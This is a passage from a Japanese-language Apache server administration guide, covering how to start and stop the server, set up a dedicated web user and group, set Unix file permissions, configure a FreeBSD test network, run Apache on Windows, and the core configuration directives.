`ps -aux`の出力が画面からはみ出す場合は、`ps -aux | more`でページング機能が利用できる。リターンキーを押すと行単位、スペースキーを押すと画面単位でのスクロールが可能だ。Apacheのプロセスが正常に終了されていることを確認するのは重要である。これは、誤って子プロセスのみを終了させてしまうことがあるためだ。このまま新しいサーバのプロセスと「その」子プロセスを別のConfigファイル、Perlスクリプトとともに起動してしまうと、大混乱に陥ってしまう。

`ps`を使って必要な行だけを取り出したい場合は、次のコマンドを使用する。

```
ps awlx | grep httpd
```

Linuxの場合は、次のコマンドでApacheの全プロセスを停止できる。

```
killall httpd
```

Apacheが起動時に自身のPIDを書き込んだ.../logs/httpd.pidファイル（デフォルトの場合。PidFileディレクティブを参照）を使って、以下のようなスクリプトを実行させても、Apacheを停止させることができる。この方が失敗する可能性が低くなる。

```
kill `cat /usr/www/APACHE3/site.toddle/logs/httpd.pid`
```

あるいは、もっと一般的に使用できる *go* と *stop* スクリプトを、パスの通ったディレクトリに置く方法もある。 *stop* は次のようになる。

```
pwd | read path
kill `cat $path/logs/httpd.pid`
```

また、数多くの設定に悩まされたくない場合には、.../src/support/apachectlを使うと、デフォルトディレクトリのApacheを起動・停止できる。スクリプトを /usr/local/bin などのパスの通ったディレクトリにコピーするか、または *\$apacheinstalldir/bin* を PATH に追加する。このスクリプトには、以下のフラグが使用できる。

```
使用法: ./apachectl
(start|stop|restart|fullstatus|status|graceful|configtest|help)
```

```

start
    httpdを起動する。
stop
    httpdを停止する。
restart
    httpdが稼働中の場合はSIGHUPを送って再起動し、httpdが稼働していない場合は起動する。
fullstatus
    ステータス画面全体をダンプする。lynxとmod_statusが有効になっていなければならない。
status
    短いステータス画面をダンプする。lynxとmod_statusが有効になっていなければならない。
graceful
    SIGUSR1を送ってエレガントにhttpdを再起動するか、稼働していない場合はhttpdを起動する。
configtest
    Configファイルの構文テストを行う。
help
    ヘルプを表示する。

```

筆者らの環境では、`./go`を入力しても、表面上は何も起こらなかった。しかし、`logs`サブディレクトリ中に`error_log`ファイルが作成され、次のように書き込まれていた。

```
[<date>]:'mod_unique_id:  unable to get hostbyname ("myname.my.domain")
```

この問題の原因は、筆者らが少し変わった方法でApacheを動作させていたことにあった。そして、このエラーが発生するのは、DNSのないホストやローカルホスト名を決定できないオペレーティングシステムを利用している場合だけだ。解決法としては、`/etc/hosts`ファイルを編集して次の行を追加すればよい。

```
10.0.0.2 myname.my.domain myname
```

10.0.0.2は、テストのために利用しているIPアドレスだ。

しかし、問題はまだ完全には解決していない。`httpd`を再実行すると、次のエラーメッセージが記録される。

```
[<date>]-  couldn't determine user name from uid
```

このメッセージの意味は単純ではない。ここでは、`root`でログインしている。また、80番ポートを利用できるように、Apacheを`root`権限で稼働している。しかし、このままでは誰でもスーパーユーザ

権限で接続できる可能性があるため、Apacheは自身の実行ユーザIDを-1に変更するのである。たいていのUnixシステムでは、このユーザIDは特権のない（と思われる）ユーザである *nobody* に相当する。しかしFreeBSDではこのような仕様になっていないため、エラーとなってしまうのだ[†]。いずれにせよ、Apacheを *nobody*（または共有ユーザ）として実行するのは勧められない。なぜなら、多くの異なるサービスが同じユーザを共有しているという事実を悪用される危険があるからだ。同じマシンでいくつかの異なるサービス（ftp、メールなど）を実行している場合にこの問題が生じる。

2.3.1 WebuserとWebgroup

上記の問題を解決するために、*webgroup*に属する *webuser* という新しいユーザを作成する。名前はこの通りでなくても構わない。重要な点は、このユーザがほかの目的で別の誰かに利用されていない専用のグループに属しているということである。多くのUnixシステムでは、`adduser -group webgroup` を実行して最初にグループを作成し、それから `adduser` を実行してユーザを作成する。ここではグループとユーザの両方に対してパスワードを求められる。パスワードには、*cQuyCn75Vg* のような辞書にないような文字列を使用する。理想を言えば、新しく作成したユーザが実際にログインできないようにしておくといよい。その方法は使用しているオペレーティングシステムによって異なる。*/etc/passwd* 内の暗号化されたパスワードを書き換える、ホームディレクトリを削除する、などの操作が必要になるだろう。FreeBSDでこのユーザのアカウントの作成が終了すれば、次にこれをApacheの設定に反映しなければならない。*httpd.conf* ファイルを編集して、次の行を追加する。

```
User webuser
Group webgroup
```

関連するディレクティブを以下に紹介する。

User

Userディレクティブは、サーバが要求に応答する際に使用するユーザIDを設定する。

```
User unix-userid
デフォルト: User #-1
サーバ設定ファイル、バーチャルホスト[100%]
```

このディレクティブを利用するには、*root* でスタンドアロンのサーバを起動しなければならない。*unix-userid* は以下のいずれかになる。

```
username
ユーザを名前で参照する。
```

[†] 実際には、FreeBSDのこの問題は、本書の発行前に修正されている。しかし、ほかのOSでも同様の問題が生じる可能性はある。


`#usernumber`

ユーザを番号で参照する。

ユーザは、外側に公開するつもりのないファイルにアクセスできる特権を持っていてはならない。同様に、`httpd`へのリクエストでは利用させるつもりのないコードの実行が可能であってはならない。ただし、ユーザはある種のものに対してはアクセス権を持つ必要がある。たとえば、提供するファイルや`mod_proxy`のキャッシュ（有効な場合）などがそうだ（「9章 プロキシサーバ」の`CacheRoot`ディレクティブを参照）。



`root`以外のユーザとしてサーバを起動した場合には、より特権の少ないユーザへの変更は失敗し、元のユーザのまま稼働が継続する。`root`でサーバを起動した場合には、通常、親プロセスは`root`として稼働し続ける。



動作および危険の内容を正しく把握していない限り、`User`（または`Group`）を`root`に設定してはならない。

Group

`Group` ディレクティブは、サーバがリクエストに応答する際に使用するグループを設定する。

`Group unix-group`

デフォルト: `Group #-1`

サーバ設定ファイル、バーチャルホスト

このディレクティブを利用するには、`root`でスタンドアロンのサーバを起動しなければならない。`unix-group`は以下のいずれかになる。

`groupname`

グループを名前で参照する。

`#groupnumber`

グループを番号で参照する。

新しく設定したグループは、サーバを稼働させるためだけに使用することを勧める。`nobody`グループを利用する管理者もいるが、これは場合によっては不可能だし、すでに述べているように、不適切な場合もある。



`root`以外のユーザとしてサーバを起動した場合には、指定したグループへの変更は失敗し、元のユーザのグループのまま稼働する。

ここで、`httpd`を実行してPIDを調べると、1つのプロセスが`root`に、その他のプロセスが`webuser`に属していることがわかる。そして、`root`プロセスをkillすると、その他のプロセスも停止する。

2.3.2 全自動設定によるデフォルトの問題

GNUのレイアウトを使用して全自動設定のApacheを構築する場合、いくつかのファイルのデフォルト設定が適切に行われないことが分かっている。`./go`を実行すると、画面には以下のような奇妙なエラーメッセージが表示される。

```
fopen: No such file or directory
httpd: could not open error log file <path to site.toddle>site.toddle/var/
httpd/log/error_log
```

この場合、

```
ErrorLog logs/error_log
```

を`...conf/httpd.conf`に追加する必要がある。上記の操作を行っても、Apacheが起動に失敗し、`.../logs/error_log`以下に次のようなメッセージが出力される場合がある。

```
.... No such file or directory.: could not open mime types log file <path to
site.toddle>/site.toddle/etc/httpd/mime.types
```

この場合、

```
TypesConfig conf/mime.types
```

を`...conf/httpd.conf`に追加する必要がある。上記の操作を行っても、Apacheが起動に失敗し、`.../logs/error_log`以下に次のようなメッセージが出力される場合がある。

```
fopen: no such file or directory
httpd: could not log pid to file <path to site.toddle>/site.toddle/var/httpd/
run/httpd.pid
```

この場合、

```
PIDFile logs/httpd.pid
```

を`...conf/httpd.conf`に追加する必要がある。

2.3.3 UnixでのApacheの実行

再度Apacheを起動すると、次のようなエラーメッセージが表示される。

```
httpd: cannot determine local hostname
Use ServerName to set it manually.
```

`httpd.conf`中に次の1行を追加する。

```
ServerName <サーバのマシン名>
```

最後に、完全なサーバとして稼働させる前に、クライアントに提供するドキュメントの設定をしなければならない。標準状態のApacheでは、ドキュメント用ディレクトリとして`.../httpd/htdocs`を利用するように設定されている。しかし、ここではドキュメントは`/usr/www/APACHE3/site.toddle`内に置きたいので、改めて設定する必要がある。まず`.../site.toddle/htdocs`ディレクトリを作成し、その中に`1.txt`という名前のファイルを作る。このファイルには、“hello world”のような挨拶の言葉を記述しておく。また、次の行を`httpd.conf`に追加する。

```
DocumentRoot /usr/www/APACHE3/site.toddle/htdocs
```

完成したConfigファイルである`.../site.toddle/conf/httpd.conf`は次のようになる。

```
User webuser
Group webgroup

ServerName my586

DocumentRoot /usr/www/APACHE3/APACHE3/site.toddle/htdocs/

#標準のデフォルトの問題を修正する。必要に応じて先頭の「#」を取り除く。
#ServerRoot /usr/www/APACHE3/APACHE3/site.toddle
#ErrorLog logs/error_log
#PIDFile logs/httpd.pid
#TypesConfig conf/mime.types
```

ここで`httpd`を起動する。今回はサーバが正常に稼働するはずだ。サーバが実際に動作していることを確認するため、ブラウザを起動して`http://<サーバのマシン名>†`にアクセスして新しいサーバに接続する。

すでに説明したように、`http`は「ドキュメントの受け取りにHTTPプロトコルを使用せよ」という

† サーバと同じマシンでブラウザを実行している場合には、`http://127.0.0.1/`または`http://localhost/`を利用できるが、混乱が生じる可能性がある。バーチャルホストのアドレス解決によるアクセスと、インタフェースの「本当の」名前を使った場合とはサーバの動作が異なることがあるからだ。

意味であり、最後の “/” は「*httpd.conf*中でDocumentRootとして設定されているディレクトリへ移動せよ」という意味だ。

Lynxはテキストブラウザであり、FreeBSDなどのUnixに標準で添付されている。Lynxを使用している場合は、次のように入力する。

```
% lynx http://<サーバのマシン名>/
```

すると、次のように表示される。

```
INDEX OF /
* Parent Directory
* 1.txt
```

下矢印キーを使って1.txtへ移動すると、次のように表示される。

```
hello world
```

Lynx（またはNetscapeなどのWebブラウザ）を使用できない場合は、*telnet*を利用する[†]。

```
% telnet <サーバのマシン名> 80
```

次のように表示される。

```
Trying 192.168.123.2
Connected to my586.my.domain
Escape character is '^]'
```

そして、

```
GET / HTTP/1.0 <CR><CR>
```

と入力すると、次のように表示される。

```
HTTP/1.0 200 OK
Sat, 24 Aug 1996 23:49:02 GMT
Server: Apache/1.3
Connection: close
Content-Type: text/html
```

```
<HEAD><TITLE>Index of /</TITLE></HEAD><BODY>
```

[†] *telnet*はWebブラウザとして使うには難があるが、デバッグツールとしては非常に有用である。

```
<H1>Index of </H1>
<UL><LI> <A HREF="/"> Parent Directory</A>
<LI> <A HREF="1.txt"> 1.txt</A>
</UL></BODY>
Connection closed by foreign host.
```

このように完全なHTTPのメッセージを目にする機会はあまりない。最初の何行かは、通常ブラウザでは表示されないヘッダである。<と>で囲まれているのはApacheが出力したHTMLタグだ。ブラウザを使えば、上記のLynxや次章のNetscapeやMicrosoft Internet Explorerで閲覧したときのように、整形されたメッセージが表示される。

2.3.4 複数のApacheプロセス

現在稼働中の全プロセスを表示するには、次のコマンドを実行する[†]。

```
% ps -aux
```

多数のUnixプロセスが表示されるが、この中にrootに属するhttpdプロセスが1つと、多数のwebuserに属するhttpdプロセスがある。webuserに属するプロセスはすべて同じようなプロセスで、接続要求が到着するのを待っている。

rootプロセスは80番ポートへ結び付けられたままだが（子プロセスも同様）、もはや接続を待ってはいない。これは、このプロセスはroot権限で稼働しており、root権限は強力すぎるためにセキュリティを確保するのが困難なためだ。しかし、Unixセキュリティの原則（若干欠陥もあるが）では、1023番以下のポートをオープンできるのはrootだけなので、この「マスター」プロセスはroot権限のまま稼働させ続けなければならない。マスタープロセスは、ほかのプロセスの状態（ビジーまたは待機）を監視する。待機中のプロセスの数が少なすぎる場合（標準設定は5だが、httpd.confのMinSpareServersディレクティブにより変更可能）には、rootプロセスは新しい子プロセスを起動する。逆に、待機中のプロセスの数が多すぎる場合（標準設定は10だが、同じくMaxSpareServersディレクティブで設定可能）には、rootプロセスはいくつかのプロセスを停止させる。rootプロセスのPIDがわかっている場合（PIDを調べるには、ps -axまたはps -auxでリストを表示して探す。または、.../logs/httpd.pidに書き込まれているので、このファイルを調べる方法もある。）、次のようにしてこれを停止する。

```
% kill PID
```

その他のプロセスも停止することが分かるだろう。

しかし、本章の「2.3 Unixサーバの設定」で前述したように、stopを使用した方が確実かつ簡単である）。

[†] psのオプションは、オペレーティングシステムによって異なる。ここで示したオプションは、BSD系である。

2.3.5 Unixパーミッション

Apacheを適切に動作させるには、ファイルアクセスのパーミッションを正しく設定しなければならない。Unixシステムには、**読み込み**、**書き込み**、**実行**という3種類のパーミッションがある。また、**ユーザ**、**グループ**、**その他のユーザ**に分けてパーミッションを設定できる。デモサイトをインストールしている場合、`.../site.cgi/htdocs`へ移動して、次のコマンドを入力してみよう。

```
% ls -l
```

すると、次のように表示される。

```
-rw-rw-r-- 5 root bin 1575 Aug 15 07:45 form_summer.html
```

最初の“-”は、これが一般ファイルであることを示している。その右側は、それぞれが3文字で構成される3つのパーミッションフィールドだ。この例では、各パーミッションは次のように設定されている。

ユーザ (root)

読み込み・書き込み可能、実行不可

グループ (bin)

読み込み・書き込み可能、実行不可

その他のユーザ

読み込み可能、書き込み・実行不可

なお、ディレクトリに対するパーミッションに関しては、“x”は実行権ではなく**走査権**を表す。これは、この権限を持つ者は、該当ディレクトリ内の検索と該当ディレクトリへの移動が可能であることを意味する。

ここではその他のユーザのパーミッションに注意が必要だ。なぜなら、Apacheのコピープロセスは、`webuser`ユーザと`webgroup`グループの権限でこのファイルにアクセスしようとするからだ。`webuser`および`webgroup`は、ともに`root`や`bin`とは一切関係を持たない。そのため、その他のユーザパーミッションで設定された権限でのみ、このファイルへのアクセスが許されることになる。すなわち、この例では、Apacheにはファイルの「読み込み」しか許可されていないのだ。このため、Apacheを利用して攻撃しようとしても、重要な`form_summer.html`の変更や消去は不可能であり、ファイルの参照しかできない。

本書では一貫して、攻撃を受ける可能性のあるデータを除いて、Webサイト内のすべてのファイルが、ユーザとして`root`を、グループとして`wheel`を持つようにしている。この理由は、この方法が有効で、しかも唯一の汎用的な方法だからだ。ダウンロードファイルのうち、ユーザが`root`でありグループが`wheel`であるすべてのファイルでは、ユーザIDおよびグループIDとして、番号0が割り当て

られている。この番号は、どのマシン上でも同様のスーパーユーザのアクセス権限に変換される。

この方法は、ウェブマスターが`root`としてのログイン権限を有している場合にしか意味がない（本書では、この権限があることになっている）。そのため、`root`でのログイン権限がない読者は、この方法を探ることができない。サイトのシステム管理者に相談する必要がある。

一般的に言えば、Webサイト上に存在するすべてのファイルは、`webuser`以外のユーザと`webgroup`以外のグループによって所有されなければならない（`webuser`、`webgroup`は本書におけるApacheの設定で使用している名前であり、ほかの場合には別の名前になる可能性がある）。

`webuser`がアクセスを許可されるファイルは、ディレクトリ、データ、プログラム、シェルスクリプトの4種類だ。`webuser`がアクセス可能なファイルを格納しているディレクトリへ移動するには、ルートからそのディレクトリへ至るすべてのディレクトリに“x”パーミッションが設定されている必要がある。そのため、Apacheがアクセスしようとするディレクトリおよびパス中の全ディレクトリには、その他のユーザの“x”パーミッションが設定されていなければならない。これは以下のコマンドで設定できる。

```
% chmod o+x <パス中の各ディレクトリ>
```

ディレクトリの一覧表を作成したい場合（つまり、この一覧表をインデックスとして利用したい場合）には、その他のユーザの読み込みパーミッションが最後のディレクトリに設定されていなければならない。これを行うには以下のコマンドを実行すればよい。

```
% chmod o+r <最後のディレクトリ>
```

その他のユーザに対して書き込み権限を与える必要はないだろう。

```
% chmod o-w <最後のディレクトリ>
```

`.htaccess`などのファイル（「3章 実的なWebサイト」を参照）をデータとして提供する場合、その他のユーザが読み込めるようにパーミッションを設定しておく必要がある。

```
% chmod o+r <ファイル>
```

この場合にも書き込みパーミッションは必要ないだろう。

```
% chmod o-w <ファイル>
```

プログラムを実行させるためには、その他のユーザの実行権限をそのファイルに設定しておく必要がある。

```
% chmod o+x <プログラム>
```

シェルスクリプトを実行させるためには、その他のユーザの読み込み/実行権限を設定しておかなければならない。

```
% chmod o+rx <スクリプト>
```

完全な安全性を求める場合は、次のコマンドを実行する。

```
% chmod a=rx <スクリプト>
```

ユーザにはスクリプトを編集を許すがそれ以外では安全性を確保したい場合は、次のコマンドを実行する。

```
% chmod u=rwx,og=rx <スクリプト>
```

2.3.6 ローカルネットワーク

*site.toddle*の設定については説明が終わった。次は実際的な設定を行なうことにする。ただし、これまで説明した範囲で設定を行なう。必要なものは2つだ。1つはUnix（種類は問わない）上で稼働するApacheであり、もう1つは、GUIブラウザだ。これを実現する方法は2つある。

- Apacheとブラウザ（NetscapeやLynxなど）を同一Unixマシン上で実行させる。この場合Unix自身が「ネットワーク」を提供することになる。
- ApacheをUnixマシン上で、ブラウザをWindows 95/Windows NT/Mac OSマシン上で稼働させ、それらをEthernetで接続する（これは本書を執筆する際に行った方法だ。UnixはFreeBSDを使用している）。

さまざまな状況ごとにこれらの方法を詳細に解説することは不可能だ。すでにウェブマスターとしてこれらについての十分な知識がある読者（大半の読者がこれに該当するだろうが）は、次の節を読み飛ばしても構わない。しかし、Webの初心者には、著者らが実際に行った方法の詳細を知っておくと参考になるだろう。

実験用のWebサイト

最初にFreeBSDマシンにネットワークカードをインストールする必要がある。FreeBSDは、起動時に構成要素を検査し、その結果をコンソールに表示する。この時、カード名とそれに関連した適切なドライバ名も表示される。著者らは3Comのカードを使用した。ここでは次のように表示された。

```
...
1 3C5x9 board(s) on ISA found at 0x300
ep0 at 0x300-0x30f irq 10 on isa
ep0: aui/bnc/utp[*BNC*] address 00:a0:24:4b:48:23 irq 10
...
```

これは、ドライバとして *ep0* が採用され、諸設定が適切に行なわれたことを示している。起動時にこれらのメッセージを見逃した場合でも、Scroll Lockキーを押して、Page Upを押せば、過去のメッセージを読むことが可能だ。元の操作へ戻るには、再度 Scroll Lockを押せばよい。

カードが認識されたことを確認した後、*ep0*ドライバの設定を行った。この設定には、次のような *lan_setup* スクリプトを使用した。

```
ifconfig ep0 192.168.123.2
ifconfig ep0 192.168.123.3 alias netmask 0xFFFFFFFF
ifconfig ep0 192.168.124.1 alias
```

alias コマンドは、*ifconfig* に対し、同一デバイスに対するIPアドレスの複数割り当てを指示する。*netmask* コマンドはFreeBSDによるエラーメッセージを抑止するために必要だ（ネットマスクに関する詳細は、Craig Hunt 著『TCP/IP Network Administration, 3rd Edition』（日本語版：『TCP/IPネットワーク管理 第3版』）を参照）。

ここに記述したネットワーク番号は、著者らが使用するネットワークの適正值だ。そのため、実際には、ネットワーク管理者に相談して適切な値に変更する必要がある。Apacheを使用する場合、FreeBSDマシンを起動するたびに、上記のコマンドを実行しなければならない。通常は、これらのコマンドを */etc/rc.local* に追加する（あるいは、システム起動時に必ず実行されるファイルにこれを追加する）。

また、FreeBSDなどのインストール手順に従った場合、次のIPアドレスとそのホスト名（正式には、FQDN（fully qualified domain names：完全修飾ドメイン名）と呼ぶ）の組を、*/etc/hosts* に記述しておく。

```
192.168.123.2 www.butterthlies.com
192.168.123.2 sales.butterthlies.com
192.168.123.3 sales-not-vh.butterthlies.com
192.168.124.1 www.faraway.com
```

www.butterthlies.com と *sales.butterthlies.com* の両方に、同一のIPアドレスが設定されていることに注意してほしい。これは、次章で紹介する新たなディレクティブ、*NameVirtualHosts* を実験するための設定だ。また、*site.twocopy* には *sales-not-vh.butterthlies.com* が必要になる。通常、このホスト名の設定方法は、DNSが利用できない場合にのみ有効だ。この方法を採用と、ホスト名を知る必要があるすべてのマシンについて名前を登録しなければならない。

2.4 Win32サーバの設定

マシンでTCP/IPが設定され、動作していなければ、Apacheを実行しても意味がない。TCP/IP接続を検査する簡単な方法は、何らかのIPアドレスに対してpingを実行することだ。適当なIPアドレスがない場合には、自分自身にpingを実行すればよい。

```
>ping 127.0.0.1
```

TCP/IPが動作している場合には、次のようなメッセージが表示される。

```
Pinging 127.0.0.1 with 32 bytes of data:  
Reply from 127.0.0.1: bytes=32 time<10ms TTL=32  
....
```

このようなメッセージが表示されない場合には、TCP/IPを動作させてからApacheを稼働させなければならない。

基本的にWin32版Apacheの内部はUnixバージョンと同じであることを覚えておいてほしい。そして、さまざまなファイルで指定されるファイル名やディレクトリ名では、MS-DOSやWindowsスタイルのバックスラッシュ (\) ではなく、Unixスタイルのスラッシュ (/) を使用する。

Win32でApacheを実行するには、2つの方法がある。コマンドラインからのアプローチに加え、Apacheをサービスとして起動することが可能だ (Windows NT/2000で可能。Windows 95、98、Meでは擬似サービスとして可能)。これは、マシンのシステム起動時にApacheを自動的に起動したい場合、およびログオフしてもApacheを実行し続けたい場合に、最適なオプションである。

2.4.1 コンソールウィンドウ

コンソールウィンドウからApacheを実行するには、[スタート] メニューから [Apache Server] オプションを選択する。

あるいは、MS-DOSプロンプトをクリックして、DOSセッションウィンドウを開く (Windows 95/98では、これが唯一の方法だ)。そして、次のコマンドを入力して、\Program Files\Apacheディレクトリへ移動する。

```
>cd "\Program Files\apache"
```

このディレクトリには、Apacheの実行可能ファイルである *apache.exe* が格納されている。次のコマンドを実行してApacheを起動し、正常に稼働することを確認する。

```
>apache -s
```

さらに、*go.bat* という名前のファイルに起動に必要な行を挿入して、Apacheの起動を自動化する

とよい。そうすると、次のコマンドを入力するだけでApacheが起動する。

```
go[RETURN]
```

この手順はUnixバージョンと同じなので、本書では、Apacheを起動するときには「goと入力する」とだけ記述し、長々とした説明は省くこととする。

Apacheを実行すると、次のようなメッセージが表示される。

```
Apache/<version number>
Syntax error on line 44 of /apache/conf/httpd.conf
ServerRoot must be a valid directory
```

1つめの問題に対応するために、`\Program Files\apache\conf\httpd.conf` ファイルを調べた。そして、その内容が、以降の各章で述べようとしている全情報を数ページに収めた、非常に優れたドキュメントであるとわかった。`httpd.conf` ファイルをもっとわかりやすい形に編集することもできるが、確実かつ教育的なアプローチとして、何もない状態のConfigファイルから始めてApacheが必要とする項目を順に追加していくことにする。配布ファイルに含まれるConfigファイルを編集してしまうと、多くのデフォルト設定がわかりにくくなるという問題が生じる。新しいユーザがこの問題に取り組まなければならない場合、デフォルトから変更された設定がはっきりしないために大きな誤りを犯しかねない。筆者らは、Configファイルを最初から構築することをお薦めする。これから作成するファイルと区別できるように、また、デフォルトの設定を調べる際に参照するときのために、次のコマンドで`httpd.conf`のファイル名を変更しよう。

```
>ren httpd.conf *.cnk
```

あるいは、`httpd.conf`を削除して、`srm.conf`と`access.conf`も削除する。

```
>del srm.conf
>del access.conf
```

ここでApacheを実行すると、次のメッセージが表示される。

```
Apache/<version number>
fopen: No such file or directory
httpd: could not open document config file apache/conf/httpd.conf
```

Configファイルをリネーム（または削除）してしまったのだから、このエラーが出るのは当然だ。`edit`を使ってファイルを作成しよう[†]。

[†] Windows2000以降には`edit`コマンドが用意されていないので、メモ帳などのテキストエディタを使う。その際、`.txt`などの拡張子が自動的に付加されないように注意が必要である。

```
>edit httpd.conf
```

そして、次の行を追加する。

```
# new config file
```

#によってこの行は効果のないコメントになるが、この行を追加することでエディタはこのファイルをディスクに保存してくれる。再度Apacheを実行すると、次のようなメッセージが表示される。

```
...
httpd: cannot determine local host name
use ServerName to set it manually
```

このメッセージに従って、*httpd.conf*に次の行を追加する。

```
ServerName <サーバのホスト名>
```

これでApacheを実行すると、次のメッセージが表示される。

```
>apache -s
Apache/<version number>
_
```

この“_”は点滅カーソルを表し、Apacheが正常に稼働していることを示す。本書で用いているConfigファイルには、必ず次の行が記述されている。

```
...
User webuser
Group webgroup
...
```

これらの行はUnixのセキュリティ上必要で、Win32バージョンのApacheでは無視される。このため、本書ではこのまま記述を変更せずに、詳しい説明を省いた。Win32ユーザは、好みによって上記の行を挿入してもいいし、しなくても構わない。

ここで、MS-DOSプロンプトからデスクトップに戻り、お気に入りのブラウザを起動して、*http://<サーバのマシン名>/*にアクセスする。「It Worked!」と書かれた操作成功の画面が表示されるはずだ。これは、実際には*\apache\htdocs\index.html*を開いたものだ。

以上の作業が完了したら、Apacheウィンドウで^Cを入力する。

また、Windows 95でバージョン1.3.3以降のApacheを稼働させている場合には、別のDOSセッションウィンドウを開いて、次のコマンドを入力する。

```
apache -k shutdown
```

これにより、Apacheはエレガントに終了する。つまり、現在実行中のトランザクションが完了するのを待ってから、Apacheが終了するのだ。さらに、次のコマンドを利用すると、

```
apache -k restart
```

Apacheはエレガントに再起動する。つまり、実行中のトランザクションを継続させながら、Apacheは設定ファイルを再び読み込むのだ。

2.4.2 サービスとしてのApache

Apacheをサービスとして起動するには、最初にApacheをサービスとしてインストールする必要がある。名前とConfigファイルの設定が異なる複数のApacheサービスをインストールすることもできる。「Apache」という名前のデフォルトのApacheサービスをインストールするには、[スタート] メニューから [Install Apache as Service (NT only)] オプションを実行する。インストールが完了したら、コントロールパネルから [サービス] ウィンドウを開き、Apacheを選択して [開始] をクリックする。これでApacheがバックグラウンドで起動された。後でApacheを停止するには [停止] をクリックすればよい。[サービス] ウィンドウを使用する代わりに、以下の制御文を実行してもApacheを開始および停止できる。

```
NET START APACHE  
NET STOP APACHE
```

Apacheサービスのインストールと制御に関する詳細は、<http://httpd.apache.org/docs-2.0/platform/windows.html#signalsrv>を参照してほしい。

Apacheでは、Windows NT/2000の多くのほかのサービスと異なり、すべてのエラーを独自の *error.log* ファイルに記録する。このファイルは、Apacheサーバの *root* フォルダ内の *logs* フォルダにあり、Windows NTのイベントビューア内には、Apacheのエラーの詳細は格納されない。

Apacheの実行を（コンソールウィンドウから、またはサービスとして）開始すると、Configファイルの *Listen* ディレクティブを変更しない限り、Apacheは80番ポートで待機する。サーバに接続し、デフォルトページにアクセスするには、ブラウザを起動して *http://127.0.0.1* というURLを入力する。

Apacheをサービスとして実行している場合は、セキュリティの問題を検討する必要がある。詳細は、「11章 セキュリティ」を参照してほしい。

2.5 ディレクティブ

参考のために、もう一度ディレクティブの正式な定義を掲載しておく。

2.5.1 ServerName

`ServerName`は、リダイレクションURLを作成した際に（つまり、`<Location>`ディレクティブを使用したか、末尾に「/」のないディレクトリにアクセスした場合）、サーバのホスト名を提供するために利用する。

`ServerName hostname`
サーバ設定ファイル、バーチャルホスト

このディレクティブは、バーチャルホストを設定する際にも使用する（「4章 バーチャルホスト」参照）。

2.5.2 DocumentRoot

このディレクティブは、Apacheによるファイルの提供元となるディレクトリを設定する。

`DocumentRoot directory`
デフォルト: `/usr/local/apache/htdocs`
サーバ設定ファイル、バーチャルホスト

`Alias`などのディレクティブがマッチしない限り、サーバはドキュメントルートに要求されたURLから抽出したパスを追加して、ドキュメントへのパスを作成する。たとえば、次のように`DocumentRoot`を指定したとする。

`DocumentRoot /usr/web`

この場合、`http://www.my.host.com/index.html`にアクセスすると、`/usr/web/index.html`が参照される。

ただし、関連するモジュールの`mod_dir`にはバグがあり、`DocumentRoot`に指定したディレクトリの末尾にスラッシュがあると（`DocumentRoot /usr/web/`など）、問題が発生する。このため、ディレクトリの末尾にはスラッシュを付けてはいけない。`DocumentRoot`のディレクトリ階層が深いほど、Apacheがディレクトリを調べる時間が長くなることを覚えておいてほしい。パフォーマンスを維持するために、英国陸軍の伝統的なモットーであるKISS（Keep It Simple, Stupid：こら、短くしておけ）に従おう。

2.5.3 ServerRoot

`ServerRoot`は`conf`サブディレクトリ、および`logs`サブディレクトリがある場所だ。

```
ServerRoot directory
デフォルトディレクトリ: /usr/local/etc/httpd
サーバ設定ファイル
```

-f (ファイル) フラグを指定してApacheを起動した場合、必ずServerRootを指定する必要があるが、本書のように-d (ディレクトリ) フラグを使った場合にはこのディレクティブは必要ない。

2.5.4 ErrorLog

ErrorLogディレクティブは、サーバで発生したエラーを記録するファイルの名前を設定する。

```
ErrorLog filename|syslog[:facility]
デフォルト: ErrorLog logs/error_log
サーバ設定ファイル、バーチャルホスト
```

filenameの先頭がスラッシュ (/) でない場合は、ServerRootからの相対パスとして認識される。

UNIX

filenameがパイプ (|) で始まっていると、パイプ以降はエラーログを扱うためにファイルを生成するコマンドとして認識される。

Apache 1.3以降では、システムがsyslogをサポートしていれば、filenameの代わりにsyslogを指定するとsyslogd(8)を利用してログを作成できる。デフォルトでは、syslogのlocal7機能を利用するが、これはsyslog:facility構文で変更可能だ。facilityには、syslog(1)に記載されている名前のいずれかを指定できる。

サーバを起動するユーザ以外の者がログファイルが格納されるディレクトリにデータを書き込めると、セキュリティ上問題が生じるので、注意が必要だ。

2.5.5 PidFile

実行中のプロセスのID番号がわかると便利だ。Unix、Win32とも、この情報はPidFileで調べることができ、このディレクティブを設定するとPIDを格納する場所を変更できる。

```
PidFile file
デフォルトファイル: logs/httpd.pid
サーバ設定ファイル
```

標準設定では、PIDを書き込むファイルは.../logs/httpd.pidだ。しかし、PIDを使って簡単にプロセスを停止できるのはUnixだけである。

2.5.6 TypesConfig

このディレクティブはmime.typesファイルをデフォルト以外の場所に置く場合に、ファイルへのパスとファイル名を指定する。

TypesConfig filename
 デフォルト: conf/mime.types
 サーバ設定ファイル

2.5.7 Configファイルに含めるファイルの指定

別の場所にある設定をConfigファイルに含めたい場合があるだろう。それには、設定そのものをConfigファイル内にペーストするか、以下のようにIncludeディレクティブを使用する。

Include filename
 サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

このディレクティブを使用すると、Configファイルが実際行っていることが分かりにくくなるので、ファイルが本当に複雑にならない限りはこのディレクティブを使用する必要はない（このディレクティブが有用な場合の例は、「18章 mod_jservとTomcat」を参照。ConfigファイルがTomcatのJavaモジュールを制御する必要がある場合について説明している）。

2.6 共有オブジェクト

DSO機構を使用している場合、Configファイル内に多くの設定が必要になる。

2.6.1 Unixにおける共有オブジェクト

Apache 1.3では、これらのディレクティブの順番が重要である。フラグ--enable-shared=maxを使用して標準のビルドを行えば、このリストを簡単に作成できる。/usr/etc/httpd/httpd.conf.defaultが生成されるので、この中から読者のConfigファイルにリストをコピーして、必要に応じて編集すればよい。

LoadModule env_module	libexec/mod_env.so
LoadModule config_log_module	libexec/mod_log_config.so
LoadModule mime_module	libexec/mod_mime.so
LoadModule negotiation_module	libexec/mod_negotiation.so
LoadModule status_module	libexec/mod_status.so
LoadModule includes_module	libexec/mod_include.so
LoadModule autoindex_module	libexec/mod_autoindex.so
LoadModule dir_module	libexec/mod_dir.so
LoadModule cgi_module	libexec/mod_cgi.so
LoadModule asis_module	libexec/mod_asis.so
LoadModule imap_module	libexec/mod_imap.so
LoadModule action_module	libexec/mod_actions.so
LoadModule userdir_module	libexec/mod_userdir.so
LoadModule alias_module	libexec/mod_alias.so
